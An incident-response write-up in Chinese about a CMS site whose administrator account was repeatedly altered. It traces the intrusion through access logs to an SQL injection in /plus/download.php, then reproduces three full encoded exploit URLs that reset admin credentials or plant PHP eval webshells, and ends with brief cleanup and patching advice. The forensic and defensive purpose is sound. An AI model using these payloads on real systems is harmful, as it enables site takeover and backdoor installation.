第8篇：管理员账号被篡改

你是某一个网站的管理员，有一天，你的管理员账号admin却登录不了，进入数据库查看，原来管理员账号用户名不存在了，却多了另外一个管理员用户名。不对，不是新增了管理员，而是你的管理员用户名被篡改了。

现象描述

前后端分离，后台只允许内网访问，管理员账号admin却依然被多次被篡改

问题处理

1、网站webshell

在针对网站根目录进行webshell扫描，发现存在脚本木马，创建时间为2018-06-13 04:30:30

2、 定位IP

通过木马创建时间， 查看网站访问日志，定位到IP为：180.xx.xx.3

3、关联分析

全局搜索与该IP有关的操作日志：

```
172.16.1.12 180.[redacted].3 - - [02/Jun/2018:02:04:19 +0800] "GET /plus/download.php?open=1&arrs1[]=99&arrs1[]=102&arrs1[]=103&arrs1[]=95&a
172.16.1.12 180.[redacted].3 - - [02/Jun/2018:02:04:19 +0800] "GET /plus/ad_js.php?aid=19 HTTP/1.1" 200 32
172.16.1.12 180.[redacted].3 - - [02/Jun/2018:02:04:19 +0800] "GET /plus/read.php HTTP/1.1" 404 211
172.16.1.12 180.[redacted].3 - - [10/Jun/2018:08:41:43 +0800] "GET /plus/download.php?open=1&arrs1[]=99&arrs1[]=102&arrs1[]=103&arrs1[]=95&a
172.16.1.12 180.[redacted].3 - - [10/Jun/2018:08:41:43 +0800] "GET /plus/ad_js.php?aid=19 HTTP/1.1" 200 32
172.16.1.12 180.[redacted].3 - - [10/Jun/2018:08:41:43 +0800] "GET /plus/read.php HTTP/1.1" 404 211
172.16.1.12 180.[redacted].3 - - [10/Jun/2018:08:41:44 +0800] "GET /install/index.php.bak?step=11&insLockfile=a&s_lang=a&install_demo_name=../d
172.16.1.12 180.[redacted].3 - - [10/Jun/2018:08:41:50 +0800] "POST /search.php HTTP/1.1" 404 208
172.16.1.12 180.[redacted].3 - - [13/Jun/2018:04:30:30 +0800] "POST /include/dialog/select_soft_post.php HTTP/1.1" 500 182
172.16.1.12 180.[redacted].3 - - [13/Jun/2018:04:30:30 +0800] "GET /plus/result.php HTTP/1.1" 200 177
172.16.1.12 180.[redacted].3 - - [13/Jun/2018:04:30:37 +0800] "GET /plus/download.php?open=1&arrs1[]=99&arrs1[]=102&arrs1[]=103&arrs1[]=95&a
172.16.1.12 180.[redacted].3 - - [13/Jun/2018:04:30:37 +0800] "GET /plus/ad_js.php?aid=19 HTTP/1.1" 200 32
172.16.1.12 180.[redacted].3 - - [13/Jun/2018:04:30:37 +0800] "GET /plus/read.php HTTP/1.1" 404 211
172.16.1.12 180.[redacted].3 - - [13/Jun/2018:04:30:37 +0800] "GET /install/index.php.bak?step=11&insLockfile=a&s_lang=a&install_demo_name=../d
172.16.1.12 180.[redacted].3 - - [13/Jun/2018:04:30:44 +0800] "POST /search.php HTTP/1.1" 404 208
```

在脚本木马生成前，有两条比较可疑的访问日志吸引了我们的注意：

```
172.16.1.12 180.xx.xxx.3 - - [10/Jun/2018:08:41:43 +0800] "GET /plus/download.php?
open=1&arrs1[]=99&arrs1[]=102&arrs1[]=103&arrs1[]=95&arrs1[]=100&arrs1[]=98&arrs1[]=
112&arrs1[]=114&arrs1[]=101&arrs1[]=102&arrs1[]=105&arrs1[]=120&arrs2[]=109&arrs2[]=
121&arrs2[]=97&arrs2[]=100&arrs2[]=96&arrs2[]=32&arrs2[]=83&arrs2[]=69&arrs2[]=84&ar
rs2[]=32&arrs2[]=96&arrs2[]=110&arrs2[]=111&arrs2[]=114&arrs2[]=109&arrs2[]=98&arrs2
[]=111&arrs2[]=100&arrs2[]=121&arrs2[]=96&arrs2[]=32&arrs2[]=61&arrs2[]=32&arrs2[]=3
9&arrs2[]=60&arrs2[]=63&arrs2[]=112&arrs2[]=104&arrs2[]=112&arrs2[]=32&arrs2[]=102&a
rrs2[]=105&arrs2[]=108&arrs2[]=101&arrs2[]=95&arrs2[]=112&arrs2[]=117&arrs2[]=116&ar
rs2[]=95&arrs2[]=99&arrs2[]=111&arrs2[]=110&arrs2[]=116&arrs2[]=101&arrs2[]=110&arrs
2[]=116&arrs2[]=115&arrs2[]=40&arrs2[]=39&arrs2[]=39&arrs2[]=114&arrs2[]=101&arrs2[]
=97&arrs2[]=100&arrs2[]=46&arrs2[]=112&arrs2[]=104&arrs2[]=112&arrs2[]=39&arrs2[]=39
&arrs2[]=44&arrs2[]=39&arrs2[]=39&arrs2[]=60&arrs2[]=63&arrs2[]=112&arrs2[]=104&arrs
2[]=112&arrs2[]=32&arrs2[]=101&arrs2[]=118&arrs2[]=97&arrs2[]=108&arrs2[]=40&arrs2[]
=36&arrs2[]=95&arrs2[]=80&arrs2[]=79&arrs2[]=83&arrs2[]=84&arrs2[]=91&arrs2[]=120&ar
rs2[]=93&arrs2[]=41&arrs2[]=59&arrs2[]=101&arrs2[]=99&arrs2[]=104&arrs2[]=111&arrs2[
]=32&arrs2[]=109&arrs2[]=79&arrs2[]=111&arrs2[]=110&arrs2[]=59&arrs2[]=63&arrs2[]=62
&arrs2[]=39&arrs2[]=39&arrs2[]=41&arrs2[]=59&arrs2[]=63&arrs2[]=62&arrs2[]=39&arrs2[
]=32&arrs2[]=87&arrs2[]=72&arrs2[]=69&arrs2[]=82&arrs2[]=69&arrs2[]=32&arrs2[]=96&ar
rs2[]=97&arrs2[]=105&arrs2[]=100&arrs2[]=96&arrs2[]=32&arrs2[]=61&arrs2[]=49&arrs2[]
=57&arrs2[]=32&arrs2[]=35 HTTP/1.1" 200 67
```

```
172.16.1.12 180.xx.xxx.3 - - [10/Jun/2018:08:41:43 +0800] "GET /plus/ad_js.php?aid=19
HTTP/1.1" 200 32
```

对这段POC进行解码，我们发现通过这个poc可以往数据库中插入数据，进一步访问/plus/ad_js.php?aid=19 即可在plus目录生成read.php脚本文件。

```
var str =
'arrs1[]=99&arrs1[]=102&arrs1[]=103&arrs1[]=95&arrs1[]=100&arrs1[]=98&arrs1[]=112&arrs1[]=114&arrs1[]=101&arrs1[]=102&arrs1[]=105&arrs1[]=120&arrs2[]=109&arrs2[]=121&arrs2[]=97&arrs2[]=100&arrs2[]=96&arrs2[]=32&arrs2[]=83&arrs2[]=69&arrs2[]=84&arrs2[]=32&arrs2[]=96&arrs2[]=110&arrs2[]=111&arrs2[]=114&arrs2[]=109&arrs2[]=98&arrs2[]=111&arrs2[]=100&arrs2[]=121&arrs2[]=96&arrs2[]=32&arrs2[]=61&arrs2[]=32&arrs2[]=39&arrs2[]=60&arrs2[]=63&arrs2[]=112&arrs2[]=104&arrs2[]=112&arrs2[]=32&arrs2[]=102&arrs2[]=105&arrs2[]=108&arrs2[]=101&arrs2[]=95&arrs2[]=112&arrs2[]=117&arrs2[]=116&arrs2[]=95&arrs2[]=99&arrs2[]=111&arrs2[]=110&arrs2[]=116&arrs2[]=101&arrs2[]=110&arrs2[]=116&arrs2[]=115&arrs2[]=40&arrs2[]=39&arrs2[]=39&arrs2[]=114&arrs2[]=101&arrs2[]=97&arrs2[]=100&arrs2[]=46&arrs2[]=112&arrs2[]=104&arrs2[]=112&arrs2[]=39&arrs2[]=39&arrs2[]=44&arrs2[]=39&arrs2[]=39&arrs2[]=60&arrs2[]=63&arrs2[]=112&arrs2[]=104&arrs2[]=112&arrs2[]=32&arrs2[]=101&arrs2[]=118&arrs2[]=97&arrs2[]=108&arrs2[]=40&arrs2[]=36&arrs2[]=95&arrs2[]=80&arrs2[]=79&arrs2[]=83&arrs2[]=84&arrs2[]=91&arrs2[]=120&arrs2[]=93&arrs2[]=41&arrs2[]=59&arrs2[]=101&arrs2[]=99&arrs2[]=104&arrs2[]=111&arrs2[]=32&arrs2[]=109&arrs2[]=79&arrs2[]=111&arrs2[]=110&arrs2[]=59&arrs2[]=63&arrs2[]=62&arrs2[]=39&arrs2[]=39&arrs2[]=41&arrs2[]=59&arrs2[]=63&arrs2[]=62&arrs2[]=39&arrs2[]=32&arrs2[]=87&arrs2[]=72&arrs2[]=69&arrs2[]=82&arrs2[]=69&arrs2[]=32&arrs2[]=96&arrs2[]=97&arrs2[]=105&arrs2[]=100&arrs2[]=96&arrs2[]=32&arrs2[]=61&arrs2[]=49&arrs2[]=57&arrs2[]=32&arrs2[]=35';
var chars = str.match(/(\d{2,3})/g);
var result = "";
for( var i = 0 ,len = chars.length; i < len; i ++ ){
var c = String.fromCharCode(chars[i]);
result += c;
}
console.log( result );
cfg_dbprefixmyad` SET `normbody` = '<?php file_put_contents(''read.php'',''<?php eval($_POST[x]);echo mOon;?>'');?>' WHERE `aid` =19 #
VM40:10
```

解码后：

cfg_dbprefixmyadSETnormbody= '<?php file_put_contents(''read.php'',''<?php eval($_POST[x]);echo mOon;?>'');?>' WHEREaid` =19 #

综上，可以推测/plus/download.php中可能存在SQL注入漏洞，接下来，收集网上已公开的有以下3种EXP进行漏洞复现。

漏洞复现

利用方式一：修改后台管理员

1、新建管理员账号test/test123789，可以成功登录网站后台

2、构造如下注入SQL语句：


cfg_dbprefixadmin SETuserid='spider',pwd='f297a57a5a743894a0e4' where id=19 #`

修改后台管理员为：用户名spider，密码admin。

（3）对应的EXP:

?
open=1&arrs1[]=99&arrs1[]=102&arrs1[]=103&arrs1[]=95&arrs1[]=100&arrs1[]=98&arrs1[]=112&arrs1[]=114&arrs1[]=101&arrs1[]=102&arrs1[]=105&arrs1[]=120&arrs2[]=97&arrs2[]=100&arrs2[]=109&arrs2[]=105&arrs2[]=110&arrs2[]=96&arrs2[]=32&arrs2[]=83&arrs2[]=69&arrs2[]=84&arrs2[]=32&arrs2[]=96&arrs2[]=117&arrs2[]=115&arrs2[]=101&arrs2[]=114&arrs2[]=105&arrs2[]=100&arrs2[]=96&arrs2[]=61&arrs2[]=39&arrs2[]=115&arrs2[]=112&arrs2[]=105&arrs2[]=100&arrs2[]=101&arrs2[]=114&arrs2[]=39&arrs2[]=44&arrs2[]=32&arrs2[]=96&arrs2[]=112&arrs2[]=119&arrs2[]=100&arrs2[]=96&arrs2[]=61&arrs2[]=39&arrs2[]=102&arrs2[]=50&arrs2[]=57&arrs2[]=55&arrs2[]=97&arrs2[]=53&arrs2[]=55&arrs2[]=97&arrs2[]=53&arrs2[]=97&arrs2[]=55&arrs2[]=52&arrs2[]=51&arrs2[]=56&arrs2[]=57&arrs2[]=52&arrs2[]=97&arrs2[]=48&arrs2[]=101&arrs2[]=52&arrs2[]=39&arrs2[]=32&arrs2[]=119&arrs2[]=104&arrs2[]=101&arrs2[]=114&arrs2[]=101&arrs2[]=32&arrs2[]=105&arrs2[]=100&arrs2[]=61&arrs2[]=49&arrs2[]=57&arrs2[]=32&arrs2[]=35

执行EXP后，相应后台数据库表变为如下：



（4）因此相应后台登录用户变为spider密码admin

利用方式二：通过/plus/mytag_js.php文件生成一句话木马php


（1）如：构造如下注入SQL语句：

`cfg_dbprefixmytag(aid,expbody,normbody) VALUES(9013,@','{dede:php}file_put_contents("90sec.php","");{/dede:php}') # @```

（2）对应的EXP:

```
?
open=1&arrs1[]=99&arrs1[]=102&arrs1[]=103&arrs1[]=95&arrs1[]=100&arrs1[]=98&arrs1[]=
112&arrs1[]=114&arrs1[]=101&arrs1[]=102&arrs1[]=105&arrs1[]=120&arrs2[]=109&arrs2[]=
121&arrs2[]=116&arrs2[]=97&arrs2[]=103&arrs2[]=96&arrs2[]=32&arrs2[]=40&arrs2[]=97&a
rrs2[]=105&arrs2[]=100&arrs2[]=44&arrs2[]=101&arrs2[]=120&arrs2[]=112&arrs2[]=98&arr
s2[]=111&arrs2[]=100&arrs2[]=121&arrs2[]=44&arrs2[]=110&arrs2[]=111&arrs2[]=114&arrs
2[]=109&arrs2[]=98&arrs2[]=111&arrs2[]=100&arrs2[]=121&arrs2[]=41&arrs2[]=32&arrs2[]
=86&arrs2[]=65&arrs2[]=76&arrs2[]=85&arrs2[]=69&arrs2[]=83&arrs2[]=40&arrs2[]=57&arr
s2[]=48&arrs2[]=49&arrs2[]=51&arrs2[]=44&arrs2[]=64&arrs2[]=96&arrs2[]=92&arrs2[]=39
&arrs2[]=96&arrs2[]=44&arrs2[]=39&arrs2[]=123&arrs2[]=100&arrs2[]=101&arrs2[]=100&ar
rs2[]=101&arrs2[]=58&arrs2[]=112&arrs2[]=104&arrs2[]=112&arrs2[]=125&arrs2[]=102&arr
s2[]=105&arrs2[]=108&arrs2[]=101&arrs2[]=95&arrs2[]=112&arrs2[]=117&arrs2[]=116&arrs
2[]=95&arrs2[]=99&arrs2[]=111&arrs2[]=110&arrs2[]=116&arrs2[]=101&arrs2[]=110&arrs2[
]=116&arrs2[]=115&arrs2[]=40&arrs2[]=39&arrs2[]=39&arrs2[]=57&arrs2[]=48&arrs2[]=115
&arrs2[]=101&arrs2[]=99&arrs2[]=46&arrs2[]=112&arrs2[]=104&arrs2[]=112&arrs2[]=39&ar
rs2[]=39&arrs2[]=44&arrs2[]=39&arrs2[]=39&arrs2[]=60&arrs2[]=63&arrs2[]=112&arrs2[]=
104&arrs2[]=112&arrs2[]=32&arrs2[]=101&arrs2[]=118&arrs2[]=97&arrs2[]=108&arrs2[]=40
&arrs2[]=36&arrs2[]=95&arrs2[]=80&arrs2[]=79&arrs2[]=83&arrs2[]=84&arrs2[]=91&arrs2[
]=103&arrs2[]=117&arrs2[]=105&arrs2[]=103&arrs2[]=101&arrs2[]=93&arrs2[]=41&arrs2[]=
59&arrs2[]=63&arrs2[]=62&arrs2[]=39&arrs2[]=39&arrs2[]=41&arrs2[]=59&arrs2[]=123&arr
s2[]=47&arrs2[]=100&arrs2[]=101&arrs2[]=100&arrs2[]=101&arrs2[]=58&arrs2[]=112&arrs2
[]=104&arrs2[]=112&arrs2[]=125&arrs2[]=39&arrs2[]=41&arrs2[]=32&arrs2[]=35&arrs2[]=3
2&arrs2[]=64&arrs2[]=96&arrs2[]=92&arrs2[]=39&arrs2[]=96
```

（3）执行EXP后，将向数据库表dede_mytag中插入一条记录，



（4）执行如下语句，在/plus目录下生成90sec.php一句话木马 http://www.xxxx.com/plus/mytag_js.php?aid=9013

利用方式三：使/plus/ad_js.php文件变为一句话木马php

（1）如：构造如下注入SQL语句：

```
cfg_dbprefixmyadSETnormbody= '<?php file_put_contents(''read.php'',''<?php
eval($_POST[x]);echo mOon;?>'');?>' WHEREaid =19 #`
```

（2）对应的EXP:

```
/plus/download.php?
open=1&arrs1[]=99&arrs1[]=102&arrs1[]=103&arrs1[]=95&arrs1[]=100&arrs1[]=98&arrs1[]=
112&arrs1[]=114&arrs1[]=101&arrs1[]=102&arrs1[]=105&arrs1[]=120&arrs2[]=109&arrs2[]=
121&arrs2[]=97&arrs2[]=100&arrs2[]=96&arrs2[]=32&arrs2[]=83&arrs2[]=69&arrs2[]=84&ar
rs2[]=32&arrs2[]=96&arrs2[]=110&arrs2[]=111&arrs2[]=114&arrs2[]=109&arrs2[]=98&arrs2
[]=111&arrs2[]=100&arrs2[]=121&arrs2[]=96&arrs2[]=32&arrs2[]=61&arrs2[]=32&arrs2[]=3
9&arrs2[]=60&arrs2[]=63&arrs2[]=112&arrs2[]=104&arrs2[]=112&arrs2[]=32&arrs2[]=102&a
rrs2[]=105&arrs2[]=108&arrs2[]=101&arrs2[]=95&arrs2[]=112&arrs2[]=117&arrs2[]=116&ar
rs2[]=95&arrs2[]=99&arrs2[]=111&arrs2[]=110&arrs2[]=116&arrs2[]=101&arrs2[]=110&arrs
2[]=116&arrs2[]=115&arrs2[]=40&arrs2[]=39&arrs2[]=39&arrs2[]=114&arrs2[]=101&arrs2[]
=97&arrs2[]=100&arrs2[]=46&arrs2[]=112&arrs2[]=104&arrs2[]=112&arrs2[]=39&arrs2[]=39
&arrs2[]=44&arrs2[]=39&arrs2[]=39&arrs2[]=60&arrs2[]=63&arrs2[]=112&arrs2[]=104&arrs
2[]=112&arrs2[]=32&arrs2[]=101&arrs2[]=118&arrs2[]=97&arrs2[]=108&arrs2[]=40&arrs2[]
=36&arrs2[]=95&arrs2[]=80&arrs2[]=79&arrs2[]=83&arrs2[]=84&arrs2[]=91&arrs2[]=120&ar
rs2[]=93&arrs2[]=41&arrs2[]=59&arrs2[]=101&arrs2[]=99&arrs2[]=104&arrs2[]=111&arrs2[
]=32&arrs2[]=109&arrs2[]=79&arrs2[]=111&arrs2[]=110&arrs2[]=59&arrs2[]=63&arrs2[]=62
&arrs2[]=39&arrs2[]=39&arrs2[]=41&arrs2[]=59&arrs2[]=63&arrs2[]=62&arrs2[]=39&arrs2[
]=32&arrs2[]=87&arrs2[]=72&arrs2[]=69&arrs2[]=82&arrs2[]=69&arrs2[]=32&arrs2[]=96&ar
rs2[]=97&arrs2[]=105&arrs2[]=100&arrs2[]=96&arrs2[]=32&arrs2[]=61&arrs2[]=49&arrs2[]
=57&arrs2[]=32&arrs2[]=35
```

（3）执行EXP后，将向数据库表dede_myad中插入一条记录。

（4）进一步访问/plus/ad_js.php?aid=19 即可在plus目录生成read.php脚本文件。

如何清除?

1、删除网站目录中的webshell

2、清除dede_myad、dede_mytag数据库表中插入的SQL语句，防止再次被调用生成webshell。

如何防御?

网站采用开源CMS搭建，建议及时对官方发布的系统补丁以及内核版本进行升级。

后续持续更新内容，将发布在公众号Bypass--，同时公众号提供了该项目的PDF版本，关注后回复"应急响应" 即可下载。